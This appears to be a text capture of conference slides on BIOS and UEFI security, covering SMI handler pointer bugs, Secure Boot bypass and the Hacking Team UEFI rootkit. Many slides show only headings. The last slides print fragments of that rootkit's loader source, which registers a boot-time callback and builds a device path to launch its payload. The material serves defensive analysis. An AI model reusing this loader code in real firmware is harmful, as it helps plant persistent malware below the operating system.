http://blog.cr4.sh/2016/06/exploring-and-exploiting-lenovo.html


# Pointer Vulnerabilities in SMI Handlers





Exploit tricks SMI handler to write to an address **inside SMRAM**

[Attacking and Defending BIOS in 2015]

# Exploiting firmware SMI handler




# What about Secure Boot?



Madness, as you know, is a lot like gravity, all it takes is a little push.

# Going deeper or bypass still possible?



# BIOS Rootkits In-The-Wild


# HakingTeam Vector-EDK

# Hacking Team UEFI Implant


- First* discovery of  non-PoC UEFI Malware
- Persistent copy of malicious agent inside BIOS

http://www.intelsecurity.com/advanced-threat-research/content/data/HT-UEFI-rootkit.html

# Hacking Team UEFI Implant : Modules



# Hacking Team UEFI Implant: How It Works




- Load and execute main bootkit module *fsbg*
- Initialize NTFS protocol by loading NTFS driver
- Application *fsbg* installs malware onto NTFS volume

# Hacking Team UEFI Implant: How It Works

```
EFI_STATUS
EFIAPI
_ModuleEntryPoint (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
    EFI_EVENT Event;

    DEBUG((EFI_D_INFO, "Running RK loader.\n"));
    InitializeLib(ImageHandle, SystemTable);

    gReceived = FALSE;  // reset event!

    //CpuBreakpoint();

    // wait for EFI EVENT GROUP READY TO BOOT
    gBootServices->CreateEventEx(0x200, 0x10, &CallbackSMI, NULL, &SMBIOS_TABLE_GUID, &Event);

    return EFI_SUCCESS;
}
```

```
...

EFI_GUID LAUNCH_APP =
{
    0xeaea9aec,
    0xc9c1,
    0x46e2,
    { 0x9d, 0x52, 0x43, 0x2a, 0xd2, 0x5a, 0x9b, 0x0b }
};

...

    NewFilePathProtocol = (EFI_DEVICE_PATH_PROTOCOL *) ((UINT8 *) NewDevicePathProtocol + DevicePathLength);
    NewFilePathProtocol->Type = 0x04;
    NewFilePathProtocol->SubType = 0x06;
    NewFilePathProtocol->Length[0] = 0x14;
    NewFilePathProtocol->Length[1] = 0x00;
    gBootServices->CopyMem(((CHAR8 *)(NewFilePathProtocol) + 4), &LAUNCH_APP, sizeof(EFI_GUID));


    NewDevicePathEnd = (EFI_DEVICE_PATH_PROTOCOL *) ((UINT8 *) NewDevicePathProtocol + DevicePathLength + sizeof(EFI_GUID) + 4);

